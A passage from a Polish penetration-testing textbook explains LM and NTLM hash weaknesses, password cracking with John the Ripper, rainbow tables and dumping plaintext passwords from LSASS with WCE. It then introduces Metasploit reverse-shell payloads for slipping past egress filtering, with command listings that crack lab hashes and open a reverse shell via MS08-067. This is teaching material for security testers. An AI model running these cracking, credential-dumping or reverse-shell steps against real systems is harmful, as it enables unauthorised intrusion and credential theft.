Pierwsze pole każdego rekordu zawiera nazwę konta użytkownika **❶**, a drugie jego identyfikator **❷**; trzecie pole to zahaszowane hasło zapisane w formacie LM (ang. *LAN Manager*) **❸**; wreszcie, czwarte pole zawiera zahaszowane hasło zapisane w formacie NTLM (ang. *NT LAN Manager*) **❹**. LM Hash był podstawowym algorytmem haszowania haseł w systemach Microsoft Windows aż do wersji Windows NT, kiedy okazało się, że algorytm ten ma pewne słabości kryptograficzne pozwalające na odtworzenie oryginalnego hasła niezależnie od jego długości i złożoności. W odpowiedzi na odkryty problem firma Microsoft wprowadziła nowy algorytm haszowania, o nazwie NTLM, który miał zastąpić haszowanie LM. Co ciekawe jednak, w systemie Windows XP hasła są przechowywane w postaci haszy obliczonych zarówno za pomocą starego algorytmu LM, jak i nowego NTLM (system Windows 7 domyślnie optuje za wykorzystywaniem wyłącznie zdecydowanie bardziej bezpiecznego haszowania NTLM).

W przypadku haszy przedstawionych na listingu 9.14 oryginalne hasła do obu kont użytkowników brzmiały **password**, dlatego hasze zapisane w formacie NTLM są identyczne, ale nietrudno zauważać, że wpisy w polach LM są diametralnie różne. W przypadku rekordu pochodzącego z systemu Windows XP hasz LM ma wartość

e52cac67419a9a224a3b108f3fa6cb6d, co odpowiada ciągowi znaków password, natomiast w przypadku rekordu z systemu Windows 7 w polu LM znajduje się wartość ad3b435b51404eeaad3b435b51404ee, będąca LM-ową reprezentacją pustego ciągu znaków. Dołączenie pola zawierającego hasz w formacie LM zdecydowanie ułatwia złamanie hasła. W praktyce hasła haszowane algorytmem LM mogą zostać złamane w czasie od paru minut do kilku godzin. Dla porównania możliwość złamania haszowania algorytmem NTLM jest uzależniona od naszych zdolności odgadywania struktury hasła oraz przede wszystkim od jego długości i stopnia skomplikowania. Jeżeli funkcja haszująca jest kryptologicznie poprawna, to złamanie hasła metodą *brute-force* może zająć całe lata, dekady, a nawet wieki.

Problem z haszami haseł w formacie LM

Kiedy podczas przeprowadzania testu penetracyjnego natkniesz się na hasła haszowane algorytmem LM, możesz być praktycznie pewien, że uda Ci się na ich podstawie odtworzyć oryginalne hasła. Z drugiej jednak strony, jak to jest możliwe? Przecież funkcje haszujące są z definicji jednokierunkowe i nieodwracalne. Algorytmy haszujące wykorzystują bardzo wyrafinowany aparat matematyczny i są tak konstruowane, aby odtworzenie hasła na podstawie wartości jego funkcji skrótu po prostu nie było możliwe. Nie zmienia to jednak w niczym faktu, że *możemy* przecież haszować dowolną liczbę starannie dobranych haseł i porównywać otrzymane wyniki z wartością funkcji skrótu hasła, które próbujemy złamać — jeżeli obie wartości są takie same, to oznacza to, że znaleźliśmy poprawne hasło.

Poniżej zamieszczałyśmy listę kilku czynników, które w znaczący sposób przyczyniają się do osłabienia haszowania za pomocą algorytmu LM:

- Długość hasła jest automatycznie obcinana do 14 znaków.
- Litery w haśle są automatycznie konwertowane na wielkie litery.
- Hasła składające się z mniej niż 14 znaków są automatycznie dopełniane pustymi znakami (ang. *null-padded*).
- Utworzone 14-znakowe hasło jest dzielone na dwie części po 7 znaków, z których każda jest haszowana osobno.

Dlaczego wymienione czynniki są tak bardzo istotne? Założymy, że utworzyłeś złożone, silne hasło przedstawione poniżej:

T3LF23!+?sRty\$

Jak widać, hasło składa się z 15 znaków z czterech różnych klas: małe litery, wielkie litery, cyfry i znaki specjalne (symbole), no i oczywiście nie jest oparte na wyrażeniu słownikowym. Niestety, na dzień dobry algorytm LM obcina nam to hasło do 14 znaków:

T3LF23!+?sRty\$

Następnie małe litery są automatycznie zastępowane wielkimi:

T3LF23!+?SRTY\$

Dalej hasło jest dzielone na dwie siedmioznakowe części. Każda z części jest następnie używana jako klucz do zaszyfrowania statycznego ciągu znaków KGS!@#\$% przy użyciu algorytmu DES (ang. *Data Encryption Standard*):

T3LF23! +?SRTY\$

Wyniki szyfrowania mające postać dwóch ośmioznakowych ciągów znaków są ze sobą łączone i tworzą wartość funkcji haszującej.

Aby złamać hasło zahaszowane algorytmem LM, musimy zatem odnaleźć 7 znaków składających się z wielkich liter i być może cyfr oraz symboli. Współczesne komputery osobiste są w stanie wypróbować wszystkie możliwe siedmioznakowe klucze składające się z wielkich liter, cyfr i symboli, zaszyfrować nimi ciąg znaków KGS!@#\$% i porównać z oryginalnym haszem w ciągu kilku godzin czy nawet minut.

John the Ripper

Jednym z najbardziej popularnych narzędzi przeznaczonych do łamania haseł jest John the Ripper. Domyślnym trybem działania tego programu jest metoda *brute-force*. Ze względu na omawiane wcześniej słabości algorytmu LM użycie metody brutalnej siły do łamania haseł zahaszowanych przy użyciu tego algorytmu pozwala na osiągnięcie sukcesu w bardzo rozsądny czasie, nawet jeżeli program będzie działał na maszynie wirtualnej z systemem Kali Linux, gdzie dostępne zasoby procesora i pamięci mogą być dosyć ograniczone.

Jeżeli na przykład wszystkie zahaszowane hasła, które udało nam się pozyskać z systemu Windows XP, zapiszesz w pliku o nazwie *xphases.txt*, a następnie użyjesz tego pliku jako danych wejściowych dla programu John the Ripper, przekonasz się, że program upora się z nimi po niedługim czasie, tak jak zostało to przedstawione na listingu 9.15.

Listing 9.15. Zastosowanie programu John the Ripper do łamania haseł haszowanych przy użyciu algorytmu LM

```
root@kali: john xphashes.txt
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Loaded 10 password hashes with no different salts (LM DES [128/128 BS SSE2])
(SUPPORT_388945a0)
PASSWOR      (secret:1)
              (Guest)
PASSWOR      (georgia:1)
PASSWOR      (Administrator:1)
D           (georgia:2)
```

D	(Administrator:2)
D123	(secret:2)

John the Ripper całkiem szybko radzi sobie z łamaniem siedmioznakowych haszy. Na listingu 9.15 możemy zauważyc, że ciąg znaków PASSWOR to pierwsza połowa hasła użytkowników secret, georgia oraz Administrator. Druga połowa hasła użytkownika secret to ciąg znaków D123, a użytkowników georgia i Administrator to litera D. Po skompletowaniu wyników możemy się przekonać, że pełne hasło dla użytkowników georgia i Administrator brzmi PASSWORD, a dla użytkownika secret to PASSWORD123. Jednak hasze haseł w formacie LM nie przechowują żadnej informacji na temat pisowni małych i wielkich liter hasła, więc jeżeli spróbowałbyś teraz zalogować się do systemu Windows XP na konto użytkownika Administrator lub georgia, podając jako hasło ciąg znaków PASSWORD (lub PASSWORD123 dla użytkownika secret), to taka próba zakończyłaby się wyświetleniem komunikatu o błędzie logowania. Dzieje się tak, ponieważ algorytm LM nie bierze pod uwagę wielkości liter w haśle.

Aby zatem odszukać poprawną pisownię wielkich i małych liter, musimy zajrzeć do czwartego pola rekordu, zawierającego hasła haszowane algorytmem NTLM. Na listingu 9.15 możesz zauważyc, że John the Ripper zasygnalizował nam obecność haszy w formacie NTLM, dlatego za pomocą opcji --format=nt możemy wymusić na programie korzystanie z tych haszy (w przypadku systemu Windows 7 hasze w formacie LM nie będą dostępne, więc do łamania haseł tego systemu musimy używać listy haseł, ponieważ próba złamania haszowania NTLM metodą *brute-force* zajęłaby najprawdopodobniej zdecydowanie zbyt wiele czasu).

Łamanie haszy NTLM nie jest nawet w przybliżeniu takie proste jak w przypadku algorytmu LM. Co prawda hasze NTLM krótkich, pięcioznakowych haseł składających się wyłącznie z małych liter mogą być złamane niemal równie szybko jak hasze LM, to już złożone, trzydziestoznakowe hasło haszowane algorytmem NTLM mogłyby się opierać próbom złamania przez długie lata. Próbowanie wszystkich możliwych kombinacji haseł dowolnej długości, haszowanie i porównywanie otrzymanych wartości z oryginałem mogłyby trwać przez długi czas — aż do momentu, kiedy natknęlibyśmy się na poprawną wartość... a wtedy zapewne okazałoby się, że użytkownik już dawno zdążył zmienić hasło.

W takiej sytuacji, zamiast stosować metodę *brute-force*, możemy spróbować posłużyć się listami zawierającymi hasła domyślne, najczęściej stosowane hasła, wyrażenia słownikowe, kombinacje wyrażeń słownikowych z cyframi i znakami specjalnymi na końcu i tak dalej (przykłady stosowania list haseł dla programu John the Ripper zobaczysz w podrozdziale „Łamanie haseł systemu Linux” w dalszej części tego rozdziału).

Łamanie haseł systemu Linux

Programu John the Ripper możemy również używać do łamania zahaszowanych haseł systemu Linux, które udało się nam pozyskać po wykorzystaniu luki w zabezpieczeniach serwera Vsftpd (zobacz rozdział 8.), co zostało pokazane na listingu 9.16.

Z ŻYCIA WZIĘTE...

Wykorzystanie starego algorytmu haszowania było jednym z kluczowych czynników w trakcie jednego z testów penetracyjnych, jakie przeprowadzałam na zlecenie klienta. Kontroler domeny klienta działał pod kontrolą poprawnie skonfigurowanego i dobrze zabezpieczonego systemu Windows Server 2008. Stacje robocze użytkowników również prezentowały się całkiem nieźle, zwłaszcza że ostatnio zostały zmigrowane do systemu Windows 7 i miały na bieżąco instalowane wszystkie aktualizacje oraz poprawki bezpieczeństwa. W tym tunelu udało mi się jednak znaleźć małe, obiecujące świąteczko: zapomniany komputer działający pod kontrolą starego systemu Windows 2000, na którym brakowało oczywiście kilku poprawek i aktualizacji. Korzystając z pakietu Metasploit, udało mi się szybko uzyskać dostęp do tego komputera na poziomie systemowym.

Problem polegał jednak na tym, że choć na papierze wyniki testu penetracyjnego prezentowały się zupełnie przyzwoicie, to jednak przejęcie kontroli nad starym Windowsem 2000 zaprowadziło mnie praktycznie donikąd. W skompromitowanym systemie nie znalazłam żadnych wrażliwych plików i była to jedyna maszyna w tej konkretnej, zapomnianej chyba przez wszystkich podsiedzi, która była całkowicie odizolowana od nowej, w pełni zaktualizowanej domeny Windows. Wszelkie znaki na ziemi i niebie wskazywały, że ów komputer był po prostu starym kontrolerem domeny, w której nie było już żadnych klientów. Wszystkie pozostałe komputery w sieci klienta zostały już dawno zmigrowane do nowej domeny, zarządzanej przez wspomniany wcześniej kontroler domeny z systemem Windows Server 2008. Z technicznego więc punktu widzenia byłam teraz administratorem domeny, ale pomimo to całe moje osiągnięcie w zakresie przeprowadzanego testu penetracyjnego nie posunęło mnie nawet o centymetr.

Ponieważ jednak ten komputer był starym, bo starym, ale jednak kontrolerem domeny, były na nim lokalnie przechowywane zahaszowane hasła użytkowników starej domeny. System Windows 2000, podobnie jak Windows XP, przechowuje zahaszowane hasła w formacie LM. Hasło administratora starej domeny było silne, składało się prawie z czternastu znaków, zawierało wielkie i małe litery, cyfry, symbole i oczywiście nie było oparte na wyrażeniu słownikowym. Na szczęście, ponieważ — jak już sam wiesz — hasze w formacie LM nie są trudne do złamania, po kilkunastu minutach byłam w stanie odtworzyć oryginalne hasło administratora.

Jak myślisz, czy silne hasło administratora starej domeny okazało się aktualnym hasłem administratora nowej domeny? Ależ tak. Po raz kolejny to użytkownik okazał się najsłabszym ogniwem. Wspomniany kontroler domeny z systemem Windows 2000 nie był już produkcyjnie używany od ponad sześciu miesięcy, ale ciągle działał i używały słabego algorytmu haszowania haseł. Co gorsza, okazało się, że w nowej domenie klient niezbyt przestrzegał zasad wymuszania okresowej zmiany haseł. Jest to naprawdę znakomity przykład na to, jak dwa z pozoru błahe niedopatrzenia spowodowały zawalenie się całego wyrafinowanego i złożonego mechanizmu zabezpieczeń. Po dokonaniu tego odkrycia mogłam już bez żadnego wysiłku dostać się na dowolny system klienta w nowej domenie, logując się po prostu na konto administratora domeny przy użyciu hasła, które znalazłam na starym, zapomnianym i nikomu, wydawałoby się, niepotrzebnym komputerze z systemem Windows 2000.

Listing 9.16. Zastosowanie programu John the Ripper do łamania zahaszowanych haseł systemu Linux

```
root@kali# cat linuxpasswords.txt
georgia:$1$CNp3mty6$1RWcT0/PVYpDKwyawWkSg/:15640:0:99999:7:::
root@kali# johnlinuxpasswords.txt--wordlist=passwordfile.txt
Loaded 1 password hash (FreeBSD MD5 [128/128 SSE2 intrinsics 4x])
password      (georgia)
guesses: 1 time: 0:00:00:00 DONE (Sun Jan 11 05:05:31 2015) c/s: 100
trying: password - Password123
```

Hasło użytkownika georgia zostało zahaszowane przy użyciu algorytmu MD5 (co możemy stwierdzić po obecności ciągu znaków \$1\$ na początku hasza). Haseł haszowanych MD5 nie można złamać metodą *brute-force* w rozsądny czasie. Zamiast tego przeprowadzimy więc klasyczny atak słownikowy przy użyciu listy haseł i opcji *--wordlist*, którą dodamy w wierszu wywołania programu John the Ripper. Powodzenie tej metody łamania haseł zależy wyłącznie od tego, czy poprawne hasło znajduje się na liście haseł użytej do przeprowadzenia ataku słownikowego.

MODYFIKACJE LISTY HASEŁ W PROGRAMIE JOHN THE RIPPER

Kiedy polityka bezpieczeństwa zaimplementowana w danej firmie czy organizacji wymaga stosowania w hasłach cyfr i znaków specjalnych, wielu użytkowników po prostu dodaje je na końcu wyróżnień słownikowych. Korzystając z odpowiednich mechanizmów programu John the Ripper, możemy wyłapać takie i inne mutacje haseł, które nie znalazły się bezpośrednio na używanych listach haseł. Aby to zrobić, otwórz plik konfiguracyjny */etc/john/john.conf* i poszukaj sekcji *List.Rules:Wordlist*. Poniżej możesz dodawać reguły modyfikacji listy haseł, których program będzie używał podczas pracy. Na przykład reguła *\$[0-9]\$[0-9]\$[0-9]* spowoduje, że na końcu każdego hasła z listy program będzie dodawał kolejno trzy cyfry. Przetwarzanie reguł modyfikacji haseł możesz włączyć, dodając w wierszu wywołania programu opcję *--rules*. Więcej szczegółowych informacji na temat tworzenia własnych reguł znajdziesz na stronie <http://www.openwall.com/john/doc/RULES.shtml>.

Łamanie haseł przechowywanych w plikach konfiguracyjnych

Na koniec spróbujemy złamać haseła haszowane algorytmem MD5, znalezione w pliku konfiguracyjnym serwera FileZilla FTP, który udało nam się skopiować dzięki wykorzystaniu luk w zabezpieczeniach tego programu. Jak się jednak sam przekonasz, czasami nie musimy nawet próbować łamać zahaszowanego hasła. Na przykład spróbuj wpisać wartość funkcji skrótu hasła użytkownika georgia (5f4dcc3b5aa765d61d8327deb882cf99) w dowolnej wyszukiwarce sieciowej. Niemal natychmiast pierwszych kilka trafień potwierdza, że wpisany ciąg znaków to hasz

MD5 ciągu znaków password. Dalsze poszukiwania mogą nam również ujawnić, że konto newuser jest automatycznie tworzone, kiedy serwer FileZilla FTP jest instalowany z hasłem wampp.

Teraz spróbuj zalogować się do serwera FTP działającego na maszynie-celu z systemem Windows XP przy użyciu odnalezionych poświadczeń logowania. Nie będzie chyba dla Ciebie zaskoczeniem, kiedy taka próba zakończy się sukcesem. Wszystko zatem wskazuje na to, że administrator tego systemu po prostu zapomniał zmienić domyślne hasło domyślnego, wbudowanego konta na serwerze FTP. Jeżeli jednak nie udałoby się nam w tak prosty sposób odnaleźć hasła, to zawsze mógłbyś spróbować użyć do tego celu nieco bardziej zaawansowanych narzędzi, takich jak program John the Ripper, o którym mówiliśmy w poprzednim podrozdziale.

Tęczowe tablice

Zamiast mozolnie pobierać z listy kolejne hasła, obliczać dla nich wartości funkcji skrótu zgodnie z takim czy innym algorytmem i, wreszcie, porównywać otrzymane wyniki z oryginalnym haszem hasła, możemy znaczaco przyspieszyć cały proces dzięki zastosowaniu list zawierających miliony wcześniej obliczonych haszy dla różnych haseł. Pliki zawierające takie listy będą oczywiście zajmowały sporo miejsca — tym więcej, im więcej kombinacji wstępnie haszowanych haseł będziesz chciał w nich posiadać.

Takie zestawy wstępnie obliczonych haszy haseł noszą nazwę **typeparamów tablic** (ang. *rainbow tables*). Tęczowe tablice zawierają zwykle wszystkie możliwe hasze obliczone przy użyciu danego algorytmu dla wybranych klas znaków i przy założeniu maksymalnej długości hasła o n znaków. Na przykład możesz utworzyć lub pobrać z internetu tęczowe tablice zawierające hasze MD5 wszystkich możliwych haseł składających się z małych liter i cyfr o długości od jednego do maksymalnie dziewięciu znaków. Plik zawierający taką tęczową tablicę zajmuje na dysku około 80 GB — nie tak dużo, biorąc pod uwagę pojemności i ceny współczesnych dysków twardych, aczkolwiek powinieneś pamiętać, że jest to tylko zestaw haszy dla algorytmu MD5 i dosyć mocno ograniczonej przestrzeni haseł.

Mówiąc o ograniczonej przestrzeni haseł, nieodparcie nasuwa się wniosek, że w takiej sytuacji niemal idealnym kandydatem do zastosowania tęczowych tablic jest algorytm LM. Plik zawierający pełny zestaw tęczowych tablic dla haszy LM zajmuje na dysku około 32 GB.

Pelne zestawy tęczowych tablic dla różnych przestrzeni haseł i różnych algorytmów możesz pobrać ze strony internetowej projektu *RainbowCrack*, <http://project-rainbowcrack.com/table.htm>. W systemie Kali Linux znajdziesz narzędzie o nazwie Rcrack, którego możesz używać do łamania haseł za pomocą tęczowych tablic.

Usługi łamania haseł dostępne w sieci

W ostatnich latach w branży IT bardzo modne stało się przenoszenie wszelkiego rodzaju usług do chmury obliczeniowej i, jak można się domyślać, łamanie haseł nie jest tutaj wyjątkiem. Dzięki zastosowaniu wielu bardzo wydajnych

superkomputerów usługi w chmurze mogą dostarczać Ci wyniki znacznie szybciej i wydajniej niż w przypadku komputera domowego, nie wspominając nawet o jakiejkolwiek maszynie wirtualnej. Oczywiście możesz przygotować farmę kilku „wypasionych” komputerów, połączyć je we własną chmurę obliczeniową, przygotować swoją listę haseł i tak dalej, ale powinieneś pamiętać, że istnieje wiele firm, które świadczą tego typu usługi czy to całkowicie bezpłatnie, czy za pewną opłatą. Jednym z takich serwisów jest <https://www.cloudcracker.com/>, za pomocą którego możesz próbować łamać hasze NTLM systemu Windows, hasze SHA-512 używane w systemie Linux, hasła WPA2 dla połączeń bezprzewodowych i inne. Aby to zrobić, wystarczy przesłać do usługi plik zawierający haseł, a chmura zrobi całą resztę za Ciebie.

Pozyskiwanie haseł z pamięci operacyjnej za pomocą programu Windows Credentials Editor

Dlaczego miałbyś tracić czas na łamanie zahaszowanych haseł, skoro możesz spróbować od razu pozyskać hasło w wersji jawnej? Jeżeli masz dostęp do komputera z systemem Windows, w niektórych przypadkach możesz spróbować pozyskać hasło zalogowanego użytkownika w postaci jawnej bezpośrednio z pamięci operacyjnej. Możesz tego dokonać za pomocą programu o nazwie Windows Credentials Editor (WCE). Aby to zrobić, wystarczy uruchomić to narzędzie na komputerze-celu, a WCE spróbuje pozyskać hasło z obszaru pamięci procesu LSASS (ang. *Local Security Authority Subsystem Service*). Najnowszą wersję programu WCE możesz pobrać ze strony <http://www.ampliasecurity.com/research/wcefaq.html>. Przykład zastosowania programu WCE przedstawiono na listingu 9.17.

Listing 9.17. Przykład zastosowania programu WCE

```
C:\>wce.exe -w
wce.exe -w
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
→- by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

georgia\B0OKXP:password
```

Na powyższym przykładzie możesz zobaczyć, że programowi WCE udało się odczytać hasło użytkownika **georgia**. Pewną słabością tej metody jest fakt, że dany użytkownik musi być zalogowany do systemu, aby jego hasło było przechowywane w pamięci. Z drugiej strony, nawet jeżeli uda Ci się za pomocą programu WCE odczytać jedno czy dwa hasła użytkowników, to i tak zawsze warto zrzuścić do pliku i spróbować złamać wszystkie zahasowane hasła, jakie uda Ci się znaleźć.

Podsumowanie

Odtwarzanie oryginalnych haseł na podstawie wartości ich funkcji skrótu jest niewątpliwie bardzo ekscytującym zajęciem, zwłaszcza że w miarę jak nasze komputery są coraz szybsze, możemy łamać hasła coraz bardziej złożonych haseł. Zastosowanie systemów wieloprocesorowych i wsparcie ze strony procesorów graficznych (GPU) powoduje, że programy do łamania haseł stają się coraz bardziej wydajne. Co prawda maszyny wirtualne używane w naszym środowisku testowym nie mają zbyt dużej mocy obliczeniowej, ale przecież nawet całkiem przeciętny współczesny laptop potrafi obecnie łamać hasła znacznie szybciej niż topowe komputery używane do tego celu zaledwie parę lat temu. Najbardziej wydajne systemy przeznaczone do łamania haseł bazują obecnie na rozwiązańach opartych na chmurach obliczeniowych wykorzystujących farmy bardzo wydajnych superkomputerów. W internecie można znaleźć wiele serwisów oferujących usługi łamania haseł w chmurach obliczeniowych.

Jak mogłeś się sam przekonać, korzystając z informacji, jakie udało nam się zebrać w rozdziale 8., na podstawie zahaszowanych haseł pozyskanych z różnych źródeł byliśmy w stanie odtworzyć szereg haseł dostępu do różnych systemów i usług. Teraz, mając już w atakowanych systemach zdobyte i umocnione przyczółki, możemy się zająć zaawansowanymi metodami ataków, które możemy wykorzystywać w sytuacjach, kiedy podczas fazy rekonesansu sieciowego nie potrafimy znaleźć żadnych podatności i luk w zabezpieczeniach. W końcu jak do tej pory nie udało nam się przecież uzyskać dostępu do naszej maszyny-celu z systemem Windows 7, prawda?

10

Wykorzystywanie luk w zabezpieczeniach po stronie klienta

PODATNOŚCI I LUKI W ZABEZPIECZENIACH, KTÓRYMI ZAJMOWALIŚMY SIĘ DO TEJ PORY, BYŁY TAK NAPRAWDĘ NISKO WISZĄCYMI OWOCAMI, KTÓRE W MNIEJSZYCH LUB WIĘKSZYCH ILOŚCIACH POJAWIAJĄ SIĘ PODCZAS REALIZACJI PRAWDZIWYCH zleceń. W końcu podczas przeprowadzania testów penetracyjnych odnalezienie podatnych na ataki usług sieciowych, pozostawionych i zapomnianych haseł domyślnych czy też źle skonfigurowanych serwerów WWW nie jest niczym niezwykłym.

Z drugiej strony firmy i organizacje, które inwestują odpowiednie środki i zasoby we wdrażanie odpowiednich mechanizmów i polityk bezpieczeństwa, mogą być praktycznie wolne od tego typu luk w zabezpieczeniach. Wielu klientów potrafi przecież zadbać o to, aby w ich środowiskach komputerowych wszystkie aktualizacje i poprawki bezpieczeństwa były instalowane na bieżąco czy aby używane hasła były odpowiednio złożone i zmieniane w regularnych odstępach czasu. W takich środowiskach często duży nacisk kładziony jest na przydzielanie użytkownikom odpowiednich uprawnień, tak by zwykli użytkownicy nie posiadali uprawnień lokalnego administratora na swoich komputerach i by każde oprogramowanie było sprawdzane, autoryzowane i instalowane przez odpowiedni zespół

pracowników działu IT. W rezultacie otrzymujemy środowisko celu, w którym liczba podatnych na ataki systemów czy usług może być naprawdę bardzo poważnie ograniczona.

Z drugiej strony jednak, niezależnie od wdrażania coraz bardziej zaawansowanych i kosztownych mechanizmów zabezpieczeń i zatrudniania całych rzeszy odpowiednich specjalistów, relatywnie często możemy usłyszeć, że taka czy inna wielka firma padła ofiarą udanego ataku hakerów. W tym rozdziale omówimy kilka innych rodzajów ataków, które nie wymagają bezpośredniego dostępu do sieci. Inaczej mówiąc, będziemy się zajmować atakami na zainstalowane lokalnie pakiety oprogramowania, które nie prowadzą nasłuchiwaniami na żadnych portach sieciowych.

Ponieważ nie będziemy atakować ani komputerów, ani procesów nasłuchujących bezpośrednio na portach sieciowych i ponieważ musimy znaleźć jakiś inny sposób atakowania urządzeń znajdujących się wewnątrz korporacyjnego perymetru sieciowego, kluczowym elementem będzie dobranie odpowiedniego ładunku. Normalne ładunki typu *bind shell* zazwyczaj dobrze sprawdzają się tylko w przypadku systemów mających bezpośrednią styczność z internetem lub nasłuchujących na określonym porcie w sieci lokalnej, dlatego w naszym przypadku będziemy ograniczeni niemal wyłącznie do ładunków generujących połączenia zwrotne (na przykład *reverse shell*).

Zanim jednak przejdziemy do zasadniczych zagadnień, przyjrzymy się nieco bliżej systemowi ładunków pakietu Metasploit i omówimy kilka wybranych ładunków, które mogą być dla Ciebie użyteczne.

Omijanie filtrowania za pomocą ładunków pakietu Metasploit

W poprzednich rozdziałach omawialiśmy system ładunków pakietu Metasploit, włącznie z ładunkami jedno- i wielostopniowymi, wykorzystującymi połączenia typu *bind shell* i *reverse shell*. Wspominaliśmy także o ładunku zawierającym powłokę Meterpreter (więcej szczegółowych informacji na ten temat znajdziesz w rozdziale 13.). Kiedy w konsoli Metasploita wykonasz dla danego modułu polecenie `show payloads`, niektóre ładunki mogą być dla Ciebie czymś zupełnie nowym. W kolejnych podrozdziałach przedstawimy kilka ładunków, których możesz używać do omijania różnych technologii filtrowania i zabezpieczeń stosowanych w środowiskach wielu firm i organizacji.

Ładunek AllPorts

Sieć naszego środowiska testowego jest skonfigurowana w taki sposób, by zarówno maszyna „atakująca” z systemem Kali Linux, jak i maszyny wirtualne spełniające rolę celów były podłączone do tej samej sieci lokalnej i nie miały włączonych zapór sieciowych ani innych rozwiązań filtrujących i ewentualnie blokujących połączenia. Powinieneś jednak pamiętać, że w swojej karierze pentestera możesz spotkać

klientów, których środowiska komputerowe będą miały najróżniejsze mechanizmy zabezpieczające i filtrujące. W takich sytuacjach może się okazać, że nawet połączenia zwrotne typu *reverse shell* nie są w stanie przebić się przez zabezpieczenia i nawiązać sesji z Twoim komputerem. Przykładowo w środowisku danego klienta nawiązywanie połączeń z hostami zewnętrznymi na porcie 4444 (domyślny port dla ładunków *reverse_tcp* Metasploita) może być blokowane, ponieważ połączenia mogą być realizowane tylko na kilku wybranych portach, takich jak 80 czy 443.

Jeżeli wiemy, na których portach można nawiązywać połączenia zewnętrzne, możemy ustawić opcję **LPORT** ładunku tak, aby wskazywała na odpowiedni port. W odszukaniu właściwego portu może nam pomóc ładunek *reverse_tcp_allports* Metasploita. Jak sama nazwa sugeruje, po uruchomieniu ładunek ten będzie próbował łączyć się z komputerem napastnika na kolejnych portach dopóty, dopóki nie zostanie odnaleziony port, na którym połączenie może zostać pomyślnie zrealizowane.

Spróbujmy zatem przetestować działanie ładunku *windows/shell/reverse_tcp_allports*, tak jak zostało to przedstawione na listingu 10.1. W naszym przykładzie użyjemy jak zwykle luki MS08-067 odnalezionej w systemie Windows XP.

Listing 10.1. Przykład zastosowania ładunku windows/shell/reverse_tcp_allports

```
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp_allports
payload => windows/shell/reverse_tcp_allports
msf exploit(ms08_067_netapi) > show options
(...)
Payload options (windows/shell/reverse_tcp_allports):
  Name          Current Setting  Required  Description
  ----          -----          -----      -----
  EXITFUNC      thread         yes        Exit technique: seh, thread, process, none
  LHOST         192.168.20.9    yes        The listen address
①  LPORT         1              yes        The starting port number to connect back on
(...)
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.20.9:1
(...)
[*] Sending encoded stage (267 bytes) to 192.168.20.10
[*] Command shell session 5 opened (192.168.20.9:1 -> 192.168.20.10:1100) at 2015-05-14
22:13:20 -0400 ②
```

W tym przypadku opcja **LPORT** ① określa numer pierwszego portu, na którym zostanie przeprowadzona próba połączenia zwrotnego. Jeżeli próba zakończy się niepowodzeniem, ładunek będzie próbował zrealizować połączenie na kolejnych portach — aż do odnalezienia portu, na którym połączenie zostanie pomyślnie zrealizowane. W przypadku kiedy w kolejnych próbach zostanie osiągnięty port 65535, a połączenie nie zostanie nawiązane, ładunek powraca do portu początkowego (w tym przypadku port nr 1) i w pętli powtarza cały proces aż do skutku.

Ze względu na fakt, że w sieci naszego środowiska testowego nie ma żadnych filtrów blokujących, już pierwsza próba nawiązania połączenia na porcie nr 1 kończy się sukcesem ②. Opisany ładunek doskonale sprawdza się w wielu sytuacjach,

mimo że niektóre technologie i mechanizmy filtrowania ruchu sieciowego są w stanie wykryć go i zablokować niezależnie od tego, na jakim porcie będzie próbował zrealizować połączenie. Jedną z wad tego ładunku jest fakt, że poszukiwanie portu, na którym można zrealizować połączenie, może zajmować całkiem sporo czasu, a użytkownik, który zauważy jakieś anomalie czy spowolnienie działania atakowanej aplikacji, może zamknąć ją, zanim ładunkowi uda się nawiązać połączenie.

Ładunki HTTP i HTTPS

W prostych przypadkach mechanizmy filtrujące ruch sieciowy pozwalają na nawiązywanie połączeń zewnętrznych tylko na kilku wybranych portach. Istnieje jednak cała gama znacznie bardziej zaawansowanych rozwiązań, gdzie systemy filtrujące analizują zawartość przesyłanych pakietów i sprawdzają, czy zawierają one dozwolony ruch sieciowy. Takie rozwiązania mogą być poważnym wyzwaniem dla naszych ładunków. I mimo że komunikacja realizowana przez sesje powłoki Meterpretera jest szyfrowana (czyli analiza zawartości pakietów nie pozwoli na jednoznaczne zidentyfikowanie ruchu sieciowego powiązanego z Metasploitem), to i tak mechanizmy zabezpieczające będą w stanie stwierdzić, że ruch wychodzący na przykład na porcie 80 nie jest zgodny ze specyfikacją połączeń HTTP.

Aby rozwiązać ten problem, deweloperzy pakietu Metasploit utworzyli ładunki wykorzystujące połączenia zgodne ze specyfikacją protokołów HTTP i HTTPS, które są w stanie przekonać nawet bardzo zaawansowane systemy analizy zawartości pakietów, że generowany przez nie ruch sieciowy jest najzupełniej normalny. Co więcej, wspomniane ładunki wykorzystują komunikację opartą bardziej na pakietach niż na strumieniach (jak w przypadku ładunków TCP), co oznacza, że w przypadku chwilowego zerwania połączenia utracisz całą zawartość „normalnych” sesji Metasploita, a sesje ładunków HTTP i HTTPS będą w stanie „podnieść się” i ponownie nawiązać połączenie (przykład takiej sesji znajdziesz w podrozdziale „Luki w zabezpieczeniach środowiska Java” w dalszej części tego rozdziału).

Choć ładunki HTTP i HTTPS pozwolą Ci nawiązać połączenie zwrotne pomimo obecności wielu różnych mechanizmów filtrujących połączenia, to jednak w czasie przeprowadzania testów penetracyjnych możesz natrafić na jeszcze bardziej zaawansowane rozwiązania. Przykładowo zdarzyło mi się kiedyś pracować dla klienta, w środowisku którego jedynym procesem mającym uprawnienia do połączenia się z internetem był program Internet Explorer, uruchamiany przez użytkowników zalogowanych w domenie klienta. Użytkownicy mogli przeglądać zasoby internetowe w celach biznesowych, ale ich uprawnienia były dosyć mocno ograniczone. Na przykład użytkownicy nie mogli korzystać z żadnych komunikatorów internetowych. Choć takie restrykcje z pewnością były dosyć irytujące dla pracowników, to jednak z punktu widzenia bezpieczeństwa całego środowiska było to bardzo dobre rozwiązanie. Dlaczego? Jeżeli potencjalnemu napastnikowi udałoby się wykorzystać jakąś lukę w zabezpieczeniach, to nawet ładunki HTTP czy HTTPS nie byłyby w stanie nawiązać połączenia zwrotnego (w podrozdziale „Luki w zabezpieczeniach przeglądarek sieciowych” będziemy omawiać kilka cie-

kawych ataków na proces przeglądarki Internet Explorer uruchomionej przez użytkownika zalogowanego do domeny, pozwalających na przejęcie nad nią kontroli i ustanowienie połączenia ze światem zewnętrznym).

